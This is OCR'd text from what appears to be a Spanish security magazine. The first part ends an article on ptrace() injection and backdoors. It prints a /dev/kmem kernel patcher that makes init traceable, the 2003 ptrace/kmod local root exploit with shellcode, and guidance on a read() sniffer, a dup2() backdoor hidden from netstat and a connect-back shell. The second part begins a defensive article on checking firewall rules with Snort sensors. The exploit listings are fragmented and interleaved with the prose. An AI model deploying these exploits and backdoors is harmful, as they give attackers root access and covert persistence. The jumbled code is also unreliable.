Tenemos un montón de las posibilidades de backdoor, pero ¿realmente no las entenderás todas? Vamos al grano. Os suministraré algunas fotos de pantallas de diferentes parásitos en acción y explicaré lo que pasa, pues tendrás una mejor foto de cómo este fue hecho.

Infectamos el proceso de inicio con ayuda de /dev/kmem

Normalmente no puedes conectarte en el proceso de inicio con `ptrace()`. Con un pequeño truco, sin embargo, podemos hacer el proceso de inicio trazable y así infectarlo con un parásito. Vamos a ver dentro de `ptrace()` la llamada del sistema (`sys_ptrace`), localizada en *arch/i386/kernel/ptrace.c*:

```
ret = -EPERM;
if (pid == 1)
   /* no puedes
desorndenar con init */
   goto out_tsk;
if (request =
= PTRACE_ATTACH)
{
   ret = ptrace_attach(child);
   goto out_tsk;
}
```

Christophe Devine escribió un pequeño programa que es editado bajo la licencia pública GNU para poner parche en el kernel en la ejecución para permitir init para que sea trazada. Adjunto este código (ver Listado 8a y 8b). Ahora después de poner parche */dev/kmem* de esta forma, puedes

Listado 8b. *Kernel Patcher para permitir ptracing de init*

```
/* get system_call() address */
read_kmem( idt + ( 0x80 << 3 ), buffer, 8 );
int80 = ( *(unsigned short *)( buffer + 6 ) << 16 )
+ *(unsigned short *)( buffer );
/* get system_call_table address */
read_kmem( int80, buffer, BUFSIZE );
if( ! ( p = memmem( buffer, BUFSIZE, "\xFF\x14\x85", 3 ) ) )
{
fprintf( stderr, "fatal: can't locate sys_call_table\n" );
return( 18 );
}
sct = *(int *)( p + 3 );
printf( "  . sct @ 0x%08X\n", sct );
/* get sys_ptrace() address and patch it */
read_kmem( (off_t) ( p + 3 - buffer + syscall ), buffer, 4 );
read_kmem( sct + __NR_ptrace * 4, (void *) &ptrace, 4 );
read_kmem( ptrace, buffer, BUFSIZE );
if( ( p = memmem( buffer, BUFSIZE, "\x83\xFE\x10", 3 ) ) )
{
p -= 7;
c = *p ^ 1;
kmode = *p & 1;
gcc_ver = GCC_295;
}
else
{
if( ( p = memmem( buffer, BUFSIZE, "\x83\xFB\x10", 3 ) ) )
{
p -= 2;
c = *p ^ 4;
kmode = *p & 4;
gcc_ver = GCC_3XX;
}
else
{
fprintf( stderr, "fatal: can't find patch 1 address\n" );
return( 19 );
}
}
write_kmem( p - buffer + ptrace, &c, 1 );
printf( "  . kp1 @ 0x%08X\n", p - buffer + ptrace );
/* get ptrace_attach() address and patch it */
if( gcc_ver == GCC_3XX )
{
p += 5;
ptrace += *(int *)( p + 2 ) + p + 6 - buffer;
read_kmem( ptrace, buffer, BUFSIZE );
p = buffer;
}
if( ! ( p = memchr( p, 0xE8, 24 ) ) )
{
fprintf( stderr, "fatal: can't locate ptrace_attach\n" );
return( 20 );
}
ptrace += *(int *)( p + 1 ) + p + 5 - buffer;
read_kmem( ptrace, buffer, BUFSIZE );
if( ! ( p = memmem( buffer, BUFSIZE, "\x83\x79\x7C", 3 ) ) )
{
fprintf( stderr, "fatal: can't find patch 2 address\n" );
return( 21 );
}
c = ( ! kmode );
write_kmem( p + 3 - buffer + ptrace, &c, 1 );
```

Listado 8c. *Kernel Patcher para permitir ptracing de init*

```
 printf( "  . kp2 @ 0x%08X\n", p + 3 - buffer + ptrace );
/* success */
if( c ) printf( "  - kernel unpatched\n" );
else    printf( "  + kernel patched\n" );
close( kmem_fd );
return( 0 );
}
```

Listado 9a. *Linux kernel ptrace()/kmod local root exploit.*

```
#include <grp.h>
#include <stdio.h>
#include <fcntl.h>
#include <errno.h>
#include <paths.h>
#include <string.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
#include <sys/wait.h>
#include <sys/stat.h>
#include <sys/param.h>
#include <sys/types.h>
#include <sys/ptrace.h>
#include <sys/socket.h>
#include <linux/user.h>
char cliphcode[] =
   "\x90\x90\xeb\x1f\xb8\xb6\x00\x00"
   "\x00\x5b\x31\xc9\x89\xca\xcd\x80"
   "\xb8\x0f\x00\x00\x00\xb9\xed\x0d"
   "\x00\x00\xcd\x80\x89\xd0\x89\xd3"
   "\x40\xcd\x80\xe8\xdc\xff\xff\xff";
#define CODE_SIZE (sizeof(cliphcode) - 1)
pid_t parent = 1;
pid_t child = 1;
pid_t victim = 1;
volatile int gotchild = 0;
void fatal(char * msg)
{
   perror(msg);
   kill(parent, SIGKILL);
   kill(child, SIGKILL);
   kill(victim, SIGKILL);
}
void putcode(unsigned long * dst)
{
   char buf[MAXPATHLEN + CODE_SIZE];
   unsigned long * src;
   int i, len;
   memcpy(buf, cliphcode, CODE_SIZE);
   len = readlink("/proc/self/exe", buf + CODE_SIZE, MAXPATHLEN - 1);
   if (len == -1)
   fatal("[-] Unable to read /proc/self/exe");
   len += CODE_SIZE + 1;
   buf[len] = '\0';
   src = (unsigned long*) buf;
   for (i = 0; i < len; i += 4)
   if (ptrace(PTRACE_POKETEXT, victim, dst++, *src++) == -1)
   fatal("[-] Incapaz de escribir el código de capa");
}
void sigchld(int signo)
```

infectar el proceso init. Sin embargo, después de que init ha sido infectado esto no será a tope del listado de procesos y así puede revelar que el sistema ha sido comprometido.

Read() sniffer

Basta con teoría, vamos a construir un sniffer `read()`. Sobre todo, vamos a inyectar un parásito en el segmento y, luego, sobrescribir la dirección de la Tabla Global de Equilibrio de `read()` para indicar a nuestro parásito. La carga útil va a actuar como lo hace una normal `read()`, pero también va a registrar todo en un definido archivo de registro. El código dice más de las palabras, pues vamos a ejecutar. Primero vamos a ver el código de la carga útil: Listado 6.

Una importante cosa para apuntar para evitar el depuramiento estresante son estas diferentes versiones del gcc del diferente hilo en línea `asm()`, por lo tanto, cuando el ejemplo arriba mencionado funciona bien en algunas versiones, no funcionará en versiones más nuevas de gcc. Para fijarlo, simplemente hazlo como en el primer ejemplo del inyector que os di, por ejemplo:

```
asm("movl $1, %eax\n"
   "movl $123, %ebx\n"
   "int $0x80\n");
```

Nuestro código de carga útil está preparada. Esto es básicamente el núcleo de la backdoor, el parásito. Ahora pasaremos a nuestras funciones necesitadas. Al final habrá comentario de cada función:

Dup2() backdoor

Bueno, esta backdoor está bastante bien escondida y no aparece en netstat. Obviamente esto no emplea plug ins, por lo tanto necesitamos escribir nuestra implementación de la capa. Después de que tu implementación esté hecha, recuerda como funciona la unión de capas. Esto copia (usando dup2) los descriptores, *stdout/in/err* para unir el plug in para hacer que la capa se despliegue a nuestro lado y no al lado del servidor. Nuestro có-

digo no emplea plug ins, por lo tanto es más invisible que el administrador estándar. El código inyectado puede compartir todos los datos del proceso, incluyendo descriptores. Cuando nos conectamos al servicio remoto, esto realiza `fork()` y luego `accept()`, por lo tanto los procesos nos asignan un nuevo descriptor y nosotros necesitamos obtener sus números. Hay unas formas de conseguirlo:

- podemos sobrescribir `accept()` con nuestra nueva implementación, que escribiría todos los valores de devolución a un archivo, donde podríamos leerlo. Es mejor del primero pero no es perfecto;
- podemos emplear procfs, la información sobre el estado de los descriptores usados en /`proc/_pid_/fd`. Simplemente esa la instrucción grep para el último descriptor. La variante no es buena, porque su realización ocupará demasiado código. También procfs podrían no estar montados en algunos sistemas;
- el método dup2. Esto no malgasta el código extra, sin embargo no es universal. Simplemente el proceso tiene una cantidad estática de descriptores y nosotros podemos trazarlo empleando strace. Un pequeño ejemplo con Netcat: `$nc -lp 1111` Luego arrastra su pid y strace `-p`. Ahora ejecuta telnet al puerto 1111 de localhost y recoge el valor de devolución de `accept()` - que será 3 o 4 en la mayoría de los casos.

Después de recibir el descriptor, simplemente cópialo en `stdout/in/err`. Ahora nuestra backdoor escondido está preparado. Con excepción del uso estándar, esta backdoor podría estar instalada en los sistemas con firewall donde solamente unos servicios están abiertos y otro tráfico está filtrado.

Devolución de conexión

¿Normalmente quieres lanzar a la capa de unión, pero qué pasa cuando la firewall bloquee tu puerto? En este

Listado 9b. *Linux kernel ptrace()/kmod local root exploit.*

```
{
   struct user_regs_struct regs;
   if (gotchild++ == 0)
   return;
   fprintf(stderr, "[+] Signal caught\n");
   if (ptrace(PTRACE_GETREGS, victim, NULL, &regs) == -1)
   fatal("[-] Incapaz de leer registros");
   fprintf(stderr, "[+] Shellcode placed at 0x%08lx\n", regs.eip);
   putcode((unsigned long *)regs.eip);
   fprintf(stderr, "[+] Ahora espera la capa suid...\n");
   if (ptrace(PTRACE_DETACH, victim, 0, 0) == -1)
   fatal("[-] Incapaz de desconectar de victimas");
   exit(0);
}
void sigalrm(int signo)
{
   errno = ECANCELED;
   fatal("[-] Fatal error");
}
void para_main(void) {
{
   int kmem_fd;
   pid_t child = 1;
   pid_t victim = 1;
   signal(SIGCHLD, sigchld);
   do
   err = ptrace(PTRACE_ATTACH, victim, 0, 0);
   while (err == -1 && errno == ESRCH);
   if (err == -1)
   fatal("[-] Incapaz de conectar");
   fprintf(stderr, "[+] Attached to %d\n", victim);
   while (!gotchild) ;
   if (ptrace(PTRACE_SYSCALL, victim, 0, 0) == -1)
   fatal("[-] Incapaz de instalar la trayectoria de syscall");
   fprintf(stderr, "[+] Waiting for signal\n");
   for(;;);
}
void do_parent(char * progname)
{
   struct stat st;
   int err;
   errno = 0;
   socket(AF_SECURITY, SOCK_STREAM, 1);
   do {
   err = stat(progname, &st);
   } while (err == 0 && (st.st_mode & S_ISUID) != S_ISUID);
   if (err == -1)
   fatal("[-] Unable to stat myself");
   alarm(0);
   system(progname);
}
void prepare(void)
{
   if (geteuid() == 0) {
   initgroups("root", 0);
   setgid(0);
   setuid(0);
   execl(_PATH_BSHELL, _PATH_BSHELL, NULL);
   fatal("[-] Unable to spawn shell");
   }
}
int main(int argc, char ** argv)
{
   prepare();
```

caso, necesitamos volver a conectarnos. En la mayoría de los casos cada puerto saliente está permitido, pero a veces solamente unos puertos funcionarían, por lo tanto, deberías tratar unos puertos privilegiados como DNS (Port 53), WWW (Port 80) ó FTP (Port 21), tendrás la idea. Todo lo que tenemos que hacer ahora es desarrollar la carga útil de la devolución de conexión que es simple y con las técnicas que acabamos de aprender. Esto no debería ser un problema grave para desarrollar una simple carga útil. Para empezar sugiero que uses el valor cifrado fuertemente para la IP tal como `#define CB _ IP 127.0.0.1` y, luego, lanza simplemente `connect()` y `execute /bin/sh -i`.

Apéndice

2.4.x kernel patcher que permite ptracing el proceso init (Copyright (c) 2003 Christophe Devine *devine@iie.cnam.fr*).

Este programa es código fuente abierto; puedes redistribuirlo y/o modificarlo bajo las condiciones de GNU (General Public License) como publicado por Free Software Foundation; o bien la versión 2 de la Licencia, o (en tu opción) cualquier versión posterior. Este programa se distribuye en la espera de que será útil, pero SIN NINGUNA GARANTÍA; sin incluso la garantía sugerida de MERCADO o CAPACIDAD PARA OBJETIVO PARTICULAR. Ver la Licencia general Pública para más detalles. Deberías recibir una copia de la Licencia General Pública GNU junto con este programa; si no, escribe a Free Software Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307 USA.

Linux kernel `ptrace()/kmod` local root exploit. El código aprovecha de la condición de carrera en kernel/kmod.c lo que crea el hilo de kernel en un modo inseguro. Este gusano permite a `ptrace()` unos procesos clonados, permitiendo tomar control sobre los archivos binarios privilegiados modprobe. Debería funcionar bajo todos los actuales kernels 2.2.x y 2.4.x. Descubrí este estúpido gusano independientemente el 25 de Enero de 2003, esto es (casi) dos meses antes de que fue fijado y publicado por Red Hat y otros. Wojciech Purczynski *cliph@isec.pl* ESTE PROGRAMA ES PARA OBJETIVOS DE EDUCACIÓN *SOLAMENTE* ES SUMINISTRADO *TAL COMO ES* Y SIN NINGUNA GARANTÍA ((c) 2003 Copyright by iSEC Security Research).

Listado 9c. *Linux kernel ptrace()/kmod local root exploit.*

```
signal(SIGALRM, sigalrm);
alarm(10);
parent = getpid();
child = fork();
victim = child + 1;
if (child == -1)
fatal("[-] Unable to fork");
if (child == 0)
do_child();
else
do_parent(argv[0]);
return 0;
}
```

Conclusión

Ok, acabamos de aprender una gran forma de manipular los programas en ejecución en la memoria. Esto nos da un montón de posibilidades para cambiar el flujo de ejecución de tal forma que podemos completamente controlar el programa.

Vamos a decir que tenemos la Fuente de Demonio Cerrada que no tiene demasiado buenas características de registro y el archivo de registro es más bien muy simple, ¡pero tú querrás más información! Normalmente tendrías que vivir con ello o demandar del vendedor para actualizarlo. ¡Ahora puedes simplemente hacerlo tú mismo!

Escribes una pequeña `ptrace()` injection herramienta que intercambia la función de registro contigo o simple registrar todo al enganchar en `read()/write()` o como tal.

Frecuentemente este conocimiento es usado por probadores de Penetration con `ptrace()` injection los códigos de capa para estallar de chroot, o por hackers a la backdoor Binaries, pero este conocimiento también te ofrece más flexibilidad en tus trabajos de Admin al trabajar con Código Fuente Cerrada. ●

En la Red


- *http://publib16.boulder.ibm.com/pseries/en_US/libs/basetrf1/ptrace.htm* – referencia técnica: Sistema Básico de Operación y extensiones (Base Operating System and Extensions), Volumen 1;
- *http://www.phrack.com/phrack/59/p59-0x0c.txt* – construyendo los códigos de capa de inyección `ptrace()`;
- *http://www.die.net/doc/linux/man/man2/ptrace.2.html* – man 2 `ptrace()`.

Sobre el Autor

Stefan Klaas se ocupa del campo de la Seguridad IT desde hace los 10 años y ha trabajado como Administrador de Seguridad e Ingeniero de Software. Desde el año 2004 es CEO de la Compañía GroundZero Security Research en Alemania. Sigue desarrollando el código Proof of Concept Exploit, activamente investiga las ediciones relacionadas con seguridad y realiza las pruebas de Penetration.



Violación y Aplicación de Políticas de Seguridad con IDS y Firewall

Arrigo Triulzi, Antonio Merola 

Grado de dificultad



En este artículo comentaremos como puede usarse un Sistema de Detección de Intrusiones en Redes (NIDS) como herramienta de verificación en el caso específico de un fallo del firewall y como herramienta para la aplicación de la política de seguridad.

Cuando se formula una política de seguridad esta incluirá temas como configuraciones obligatorias de firewalls y la monitorización de los logs de los firewalls para verificar violaciones de la política. Lo que muchas veces se pasa por alto, es que como todos los dispositivos informáticos, pueden fallar. Ha habido varios fallos bien publicitados en varias soluciones firewall, tanto comerciales como Open Source. Los Firewalls pueden dividirse en dos categorías basándonos en la idea que hay detrás de su configuración: es o *cualquier cosa no explícitamente permitida está prohibida* o *cualquier cosa no explícitamente prohibida está permitida*. Históricamente, la segunda forma, i.e. un firewall *permisivo*, ha sido la más común, pero según crecia Internet y sus amenazas, la primera forma se ha convertido en la elección. Esta forma también puede verse como una larga lista de *reglas de listas blancas* que permiten acciones cerradas con una regla *catch-all* que deniega todo lo demás. Una regla de firewall se define como una descripción (específica de cada producto) que indica a la solución firewall que hacer con un determinado tipo de tráfico. Por ejemplo, podríamos tener una regla definida como: *permitir todo el acceso a nuestro sitio web corporativo desde la red interna*. Esta regla es un ejemplo de una *lista blanca*, algo que especifica comportamiento autorizado y esperado. Lo que se espera de un firewall es que, si se encuentra tráfico que concuerda con una de las reglas white-listing, el tráfico fluirá libremente mientras que cualquier tráfico prohibido (por ejemplo, por la regla catch-all) es bloqueado y tal acción reportada.

En este artículo aprenderás...

- Detectar violaciones de las reglas de un firewall;
- Detectar configuraciones erróneas de un firewall;
- Aplicar la política de seguridad.

Lo qué deberías saber...

- Deberías tener por lo menos conocimientos básicos sobre firewalls e IDS;
- OpenBSD pf y Snort (usadas como herramientas en todo el artículo).

La cuestión que queremos solucionar es la del fallo en el modo de funcionamiento normal del firewall. Lo que queremos decir con esto es que la arquitectura interna del firewall causa que tráfico que debería ser bloqueado fluya libremente. Esto es particularmente interesante si la regla *catch-all*, o cualquier otra regla de *denegación*, no se activa. En este caso no tendríamos ningún registro de que lo que está ocurriendo a través de los mecanismos normales de información del firewall. La mejor analogía tal vez sea la del guardia de seguridad dormido: la *regla* (i.e. bloquea a todos los desconocidos) está activa pero no se está aplicando debido a un *fallo del sistema* (i.e. el guardia de seguridad está dormido). Está claro que, debido a la posibilidadde un fallo de software en un firewall, no podemos confiar en el para detectar una violación de la seguridad. Por lo tanto necesitamos una herramienta externa para validar el comportamiento de nuestro firewall.

Diseño de Firewalls

El diseño de una configuración de firewall segura ha cambiado lentamente de ser un *arte negra* que requería la escritura de comandos oscuros en un prompt al interfaz gráfico de usuario *point & click* de los últimos productos. También se ha convertido en un bien de consumo al estar el software firewall disponible para estaciones de trabajo individuales, los normalmente llamados *firewalls personales*. Nos concentraremos en aquellos colocados para proteger redes empresariales de intrusiones externas.

La migración de la sintaxis de la linea de comandos al interfaz gráfico de usuario fue un cambio bienvenido, que abría la posibilidad de asegurar la infraestructura de red de la empresa en sitios donde no se disponía de los conocimientos especializados. Al mismo tiempo, esta falta de conocimientos especializados ha significado una mayor dificultad de detección y actuación sobre configuraciones erróneas o fallos del firewall.




Figura 1. *Arquitectura simplificada de red con firewall*

Cuando se diseña una configuración de firewall el curso de acción correcto es traducir esas reglas en directivas de una política de seguridad. Un política de seguridad simple, pero efectiva, es que no debería haber acceso directo a la red externa desde la red interna y que todo el tráfico permitido debería ser dirigido mediante proxys. Estos proxys aceptan correo electrónico y tráfico web y FTP procedente del interior, lo verifican, y lo mandan al exterior. En la dirección contraria actúan de la misma forma.

Lo que normalmente ocurre después es que las *CEO exceptions* empiezan a aparecer. La razón para este nombre es que inevitablemente están impulsadas por altos ejecutivos que requieren acceso desde casa o mientras se están desplazando. Para darles soporte más y más reglas para atravesar el firewall se van añadiendo. Lentamente pero de forma inexorable, éstas erosionan la fuerza de la política de seguridad, haciendo a la vez que la monitorización sea mucho más difícil. Un suceso similar pero algo menos letal es una puerta de enlace basada en *RSA SecureID*. A pesar de su fuerte mecanismo de autentificación el objetivo sigue siendo abrir excepciones en el conjunto de reglas del firewall.

El diseño básico de la red desde el punto de vista del firewall es de hecho un *interior* y un *exterior*. Según se complica la configuración de un firewall lo que ocurre realmente es que un único firewall tendrá múltiples *interiores* (i.e. redes empresariales conectadas directamente) y múltiples *exteriores*, por ejemplo varias líneas con diferentes ISPs. Es ocurre debido a la práctica común de agregar tantos servicios como sea posible a un único sistema, siendo un ejemplo perfecto los sistemas Cisco donde el router puede actuar como un *firewall*, *switch*, concentrador de línea de conexión por marcación, y servidor terminal añadiendo las tarjetas de expansión adecuadas.

Listado 1. *Configuración de OpenBSD pf*

```
ext_if = "nel"
int_if = "ne2"
ext_office ="10.105.0.0/16"
int_lan ="192.168.10.0/24"
int_hosts_auth = "{ 192.168.10.167/32, 192.168.10.168/32, 192.168.10.189/32,
                    192.168.10.190/32, 192.168.10.213/32, 192.168.10.214/
                    32, 192.168.10.215/32 }"
(...)
# Esto bloqueará todo el tráfico entrante en ambos interfaces
bloquea todo
(...)
# Esto permite a los hosts internos int_hosts_auth alcanzar la red 10.105/16
pass in on $int_if proto tcp from $int_hosts_auth to $ext_office keep state
                    flags S/SA
pass out on $ext_if proto tcp from $int_hosts_auth to $ext_office modulate
                    state flags S/SA
(...)
```

Para el propósito de este artículo es suficiente considerar a un dispositivo firewall basado en reglas con un *interior* y un *exterior* como aparece en la Figura 1.

Consideremos un simple firewall como el que aparece en el Listado 1, basado en *OpenBSD pf*. En este ejemplo el *interior* está definido para ser la red 192.168.10/24, todo lo demás es *exterior*. Dentro del *exterior* podemos definir 10.105/16 para que sea un red remota de oficina a la que necesitan acceder usuarios de la red. La política básica es que ninguna conexión entrante está permitida a no ser que sean una respuesta a conexiones salientes de los hosts internos. Dentro de la configuración tenemos entradas que definen *agujeros* y un bloqueo de todas las declaraciones. También asumimos que el firewall de *OpenBSD* está bien configurado para funcionar como router, incluyendo la verificación de la configuración de las direcciones IP, poniendo *net.inet.ip.forwarding=1* dentro del archivo */etc/sysctl.conf y pf=YES* en */etc/rc.conf.local* para activar pf y hacer que éste lea su archivo de configuración durante el inicio.

Estas reglas autorizan que el tráfico fluya entre algunos hosts de la red 192.168.10/24 y cualquier host de la red 10.105/16 y las clausulas de bloqueo deniegan cualquier otro acceso. En teoría en esta etapa deberíamos ser capaces de decir que excepto aquellas declaraciones de paso, nada en absoluto debe de salir de nuestra red *interior*. Además tenemos que instalar nuestras reglas creadoras de logs correctamente y cualquier intento de violación de la clausula de bloqueo se enviará al host de los logs para su monitorización.

Análisis Diferencial de Firewalls

Habiendo preparado una red de ejemplo necesitamos pensar en la monitorización en caso de fallo del firewall. Lo ideal sería comprobar que cada una de las reglas definidas en la configuración del firewall se cumple y, lo más importante, que se cumpla la clausula de denegación. Por lo tanto necesitamos ser capaces de comparar tráfico *interior* con tráfico *exterior* en tiempo real y avisar cuando esto contradiga las reglas especificadas. Esto modifica nuestro diagrama de red trivial añadiendo dos puntos de *control* como en la Figura 2.




Figura 2. *Red simplificada con firewall y con puntos de control*

Copia de Tráfico

Para poder analizar o monitorizar el tráfico de una red necesitas poder acceder a él en tu red; para conseguir esto usas hubs, puertos span o TAPs. Un forma común para hacer un *sniff* del tráfico es usar un hub, un dispositivo que manda los paquetes a todos los interfaces, así que en este caso, todo lo que tienes que hacer es poner un interfaz en modo promiscuo en tu sensor/sonda, enchufarlo al hub y eso es todo. Por supuesto, las arquitecturas de las redes corporativas no usan hubs debido a su naturaleza pero proporcionan switches/routers así que es necesario usar span port o TAP. Veamos la diferencia.

SPAN proviene de *Switched Port ANalyzer*, y también es conocido como port mirroring. No es nada más que configurar el puerto de un switch, donde conectas tu sonda/sensor, que recibe el tráfico de otros puertos. Incluso aunque es un método simple y todos los fabricantes lo soportan, hay algunas debilidades tales como en redes con mucha carga, donde un puerto SPAN puede saltarse tráfico debido a la prioridad baja de la tarea asignada a copiar tráfico comparada con la asignada a pasarlo; más aun, también paquetes de red corruptos y errores en las capas 1 y 2 son llevados por el switch al puerto SPAN. Otro problema afecta a la capacidad, por ejemplo, para ver tráfico full-duplex en cada enlace de 100 Mbps, un puerto span necesitaría 200 Mbps de capacidad. Por esta razón puede que necesites TAPs.

TAP proviene de *Test Access Port*, un dispositivo diseñado para monitorizar; es un puerto de acceso permanente que te permite conectar una sonda/sensor para monitorización pasiva. Recibe el mismo tráfico que si estuviera in-line, incluyendo errores que no afectan al tráfico. Los TAPs pasan datos full-duplex, y el datastream es dividido en TX y RX, así que necesitas dos interfaces de red y algo para recombinar el tráfico; esto se puede hacer creando un interfaz virtual conocido como channel bonding, más información en http://sourceforge.net/projects/bonding. Alternativamente, se puede usar un herramienta como mergecap para crear un único flujo de ambos datastream o menos provechosamente, conectar el TAP a un switch y la sonda/sensor en un puerto mirrored del switch o puedes usar port tap aggregator donde el puerto de monitorización recibe todo el tráfico combinado. De cualquier forma, si tienes que desplegar arquitecturas complejas con diferentes sensores, otra forma es usar hardware de nueva generación como dispositivos con más enlaces de red rara analizadores distribuidos. Para completar esta breve visión general acerca de las metodologías de copia de tráfico mostramos en la Figura 5 un dibujo típico del esquema de una conexión TAP. También re recomendamos que eches un vistazo a las guías de despliegue de sistemas de detección de intrusiones en: *http://www.snort.org/docs/#deploy*

En los dos puntos de control podemos elegir entre mirroring o tap (ver el apartado Copia de tráfico) para un Sistema de Detección de Intrusiones en el que a continuación se cargarán las reglas apropiadas. Tomemos como ejemplo el uso de Snort como NIDS. El razonamiento puede aplicarse a cualquier otro NIDS que haya en el mercado que sea adecuadamente programable. En este punto el error más común es pensar en tráfico moviéndose en una dirección: del exterior al interior. Aunque va más haya de las intenciones de este artículo deberíamos mencionar algunas razones muy buenas para monitorizar el tráfico saliente. Lo primero, la última generación de virus de Windows que, además de generar enormes cantidades de correos electrónicos salientes con todo tipo de documentos confidenciales, ahora abren *backdoors* o intentan conectarse directamente a sistemas externos, comportamiento conocido como *calling home* (llamar a casa) y eficazmente deja el ordenador de la víctima a disposición del creador del virus (o creadores, por supuesto) para cualquier uso. Frecuentemente suelen usarse para hacer flooding con tráfico sin sentido de redes IRC, donde han sido baneados, o actividades similares.

Si estas *ideas* no han creado una imagen suficientemente sombría de lo que puede pasar, se pueden mejorar mencionando el uso malicioso deliberado de sistemas internos para atacar sistemas externos, o de hecho el robo de información a través de dispositivos como impresoras y servidores de impresión, equipos de monitorización de red y software mal configurado.

Si consideráramos sólo el tráfico procedente del exterior hacia el interior entonces claramente todo lo que necesitamos es un sensor en el interior del firewall. Estaría programado para alertar de todos los fallos de la configuración del firewall cuando se vea tráfico teóricamente prohibido en la red interna. Habiendo discutido las distintas posibilidades de tráfico malintencionado o imprevisto viajando en la dirección opuesta podemos fácilmente justificar el sensor externo.

Configuración del NIDS – sensor interno

Empecemos configurando el sensor interno. El conjunto de reglas se puede definir en términos sencillos:

- La variable *$INSIDE* define la red 192.168.10/24 que habíamos indicado anteriormente, como la red de la empresa.
- La variable *$OUTSIDE* define todo lo demás: *!$INSIDE* (el signo de exclamación es la forma corta en notación de Snort para *not*.

Luego tenemos que atender a las excepciones como aparece en la sección firewall:

- *$EXTERNAL_OFFICE* es definida como la red a la que autorizamos conexiones directas, 10.105/16.
- Además *$INT_HOSTS_AUTH* es el conjunto de sistemas internos que permitimos que conecten directamente a la red externa. Esto está escrito, en notación de Snort, como la lista completa de direcciones IP separadas por comas entre corchetes, i.e. [192.168.10.167,...].

